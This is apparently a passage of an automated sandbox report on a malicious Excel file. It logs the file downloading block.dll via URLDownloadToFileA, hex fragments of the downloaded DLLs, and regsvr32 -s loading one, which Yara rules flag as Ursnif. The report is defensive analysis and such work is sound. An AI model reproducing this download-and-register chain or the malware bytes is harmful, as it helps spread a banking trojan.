C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\Public\block.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	132F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\13EC75FD.tmp	success or wait	1	F1495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$4Y2I7k0.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	F051E4	WriteFile
C:\Users\user\Desktop\~$4Y2I7k0.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	F05241	WriteFile

Copyright Joe Security LLC 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\presentation[1].dll	unknown	598	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 98 d4 f0 e2 dc b5 9e b1 dc b5 9e b1 dc b5 9e b1 c2 e7 0b b1 cc b5 9e b1 c2 e7 1d b1 81 b5 9e b1 d5 cd 0d b1 d9 b5 9e b1 dc b5 9f b1 b4 b5 9e b1 c2 e7 1a b1 c3 b5 9e b1 c2 e7 0c b1 dd b5 9e b1 c2 e7 0a b1 dd b5 9e b1 c2 e7 0f b1 dd b5 9e b1 52 69 63 68 dc b5 9e b1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 df 48 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 90 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................ ....Ri ch............PE..L....Hn`.... ....!.......	success or wait	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\presentation[1].dll	unknown	1652	00 00 08 1d 00 00 00 30 15 00 00 1e 00 00 00 a8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......0...................... @..B..........................	success or wait	1	132F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\block.dll	unknown	2250	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 98 d4 f0 e2 dc b5 9e b1 dc b5 9e b1 dc b5 9e b1 c2 e7 0b b1 cc b5 9e b1 c2 e7 1d b1 81 b5 9e b1 d5 cd 0d b1 d9 b5 9e b1 dc b5 9f b1 b4 b5 9e b1 c2 e7 1a b1 c3 b5 9e b1 c2 e7 0c b1 dd b5 9e b1 c2 e7 0a b1 dd b5 9e b1 c2 e7 0f b1 dd b5 9e b1 52 69 63 68 dc b5 9e b1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 df 48 6e 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 90 04	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $............................ ....Ri ch............PE..L....Hn`.... ....!.......	success or wait	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\presentation[1].dll	unknown	8028	ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fc fc fc ff f0 f0 f0 ff e1 e1 e1 ff c3 d9 d5 ff 91 d7 cd ff 5d d6 c3 ff 4a d4 bf ff 49 d4 bf ff 49 d4 be ff 49 d3 be ff 49 d3 bd ff 44 c4 b0 ff 37 9f 8c ff 3b ad 97 ff 40 c2 aa ff 3b b8 a1 ff 37 b0 9b ff 34 aa 95 ff 30 a3 8f ff 2d 9e 8b ff 2b 9a 87 ff 28 97 84 ff 25 93 80 ff 23 91 7e ff 22 8f 7d ff 1f 8d 7a ff 1c 8a 78 ff 19 88 76 ff 16 85 73 ff 14 84 72 ff 11 83 70 ff 0d 81 6d ff 09 7e 6b ff 03 7c 68 ff 05 93 7a ff 00 e1 b7 ff 00 c3 9e ff 00 6b 56 ff 00 67 52 ff 00 62 4d ff 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....]...J.. .I...I...I...I...D...7...;...@ ...;...7...4...0...-...+...(.. .%...#.~.".}...z...x...v...s.. .r...p...m..~k..|h...z........ ..kV..gR..bM....3............	success or wait	40	132F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\block.dll	unknown	10704	d2 ec 41 6f 06 3f 88 b6 f5 e2 f6 24 07 a5 60 8e 49 07 9b c9 cb b3 1a 49 12 45 a0 ce 76 c2 f9 cc 36 48 d8 13 ea 05 a1 ce b3 d0 24 55 37 51 a5 d1 b7 ce 1e 53 35 4b 60 8e 48 f1 a7 d1 b3 cd 22 51 35 4d a0 ce 2e b3 25 51 ff 7d a8 0e 4f 22 a5 d3 bf 48 f2 54 5d f0 75 ce 72 9b 18 55 e4 c9 05 c0 a6 c1 18 8d af 42 b7 40 aa d9 94 dd 86 d9 b7 48 4b 3b e0 0e f1 83 a2 54 f3 cb a5 8e 32 6f bc 7d 5e 73 9f 68 db 8e 50 8e a5 03 c6 7e 65 7e d3 79 62 f0 af a3 80 ca 22 51 db c3 20 0b 6c 42 99 4c a5 48 e7 24 cd 4e f3 05 70 2f ae 16 8e fe 38 38 bd f8 0f 7f f2 aa 11 1d 71 bb 60 28 f3 20 c6 fb 22 71 e0 c0 e0 e8 7c be f6 36 e2 75 ad de f3 03 60 f3 a5 da ff 3f 39 fa 39 fb fe 84 0f 4e b5 71 c8 a2 28 79 be 12 fb 05 8f f6 ee 50 88 b8 7d 7d f8 bd 8a f6 7d 3c 7c fb bb 7a 15 20 a6 cf ea	..Ao.?.....$..`.I.....I.E..v. ..6H.....$U7Q.....S5K`.H.. . ..."Q5M....%Q.}..O"...H.T].u .r. .U.....B.@.....HK;.....T ....2o.}^s.h..P....~e~.yb..... "Q.. .lB.L.H.$.N..p/....88.... ....q.`(. ..“q....|..6.u....`....? 9.9....N.q..(y.....P..}}....} <|..z. ...	success or wait	12	132F643	URLDownloadToFileA
C:\Users\Public\block.dll	unknown	91150	ff ff 63 0f 87 c8 f2 ff ff 8b 85 e8 fd ff ff c1 e0 04 39 bd d8 fd ff ff 0f 84 8c 00 00 00 8b 84 05 34 f7 ff ff 0f b7 00 eb 45 a8 40 74 44 39 bd dc fd ff ff 75 12 83 85 ec fd ff ff 04 8b 85 ec fd ff ff 8b 40 fc eb 27 83 bd e8 fd ff ff 63 0f 87 7c f2 ff ff 8b 85 e8 fd ff ff c1 e0 04 39 bd d8 fd ff ff 74 44 8b 84 05 34 f7 ff ff 8b 00 99 eb 78 39 bd dc fd ff ff 75 12 83 85 ec fd ff ff 04 8b 85 ec fd ff ff 8b 40 fc eb 5c 83 bd e8 fd ff ff 63 0f 87 38 f2 ff ff 8b 85 e8 fd ff ff c1 e0 04 39 bd d8 fd ff ff 75 35 8d 8c 05 30 f7 ff ff 39 39 75 07 89 19 e9 87 01 00 00 ff b5 f0 fd ff ff ff b5 d4 fd ff ff 53 51 e8 1e f0 ff ff 83 c4 10 85 c0 0f 84 f7 f1 ff ff e9 c2 01 00 00 8b 84 05 34 f7 ff ff 8b 00 33 d2 f6 85 f0 fd ff ff 40 74 1b 3b d7 7f 17 7c 04 3b c7 73 11 f7 d8	..c.....9..... ...4.....E.@tD9.....u..... .....@..'.....c..|..... ....9.....tD...4.....x9..... u.....@..\.....c..8 .....9.....u5...0...99u .....SQ..... .....4.....3..... @t.;...|.;.s...	success or wait	1	132F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	E120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	E1211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	E1213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	E1213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 1040 Parent PID: 6936

General

Start time:	17:11:41
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\Users\Public\block.dll
Imagebase:	0xe20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.443037975.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.442845366.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.442945540.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.443128050.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.443102271.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.390807236.0000000000610000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.443066578.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.442605829.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.443010685.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1268 Parent PID: 792

General

Start time:	17:12:16
Start date:	03/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5116 Parent PID: 1268

General

Start time:	17:12:17
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1268 CREDAT:17410 /prefetch:2
Imagebase:	0x260000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5788 Parent PID: 792

General

Start time:	17:13:02
Start date:	03/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6280 Parent PID: 5788

General

Start time:	17:13:02
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5788 CREDAT:17410 /prefetch:2
Imagebase:	0x260000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5660 Parent PID: 792

General

Start time:	17:13:29
Start date:	03/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5460 Parent PID: 5660

General

Start time:	17:13:29
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5660 CREDAT:17410 /prefetch:2
Imagebase:	0x260000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6312 Parent PID: 792

General

Start time:	17:13:53
Start date:	03/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6376 Parent PID: 6312

General

Start time:	17:13:53
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6312 CREDAT:17410 /prefetch:2
Imagebase:	0x260000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis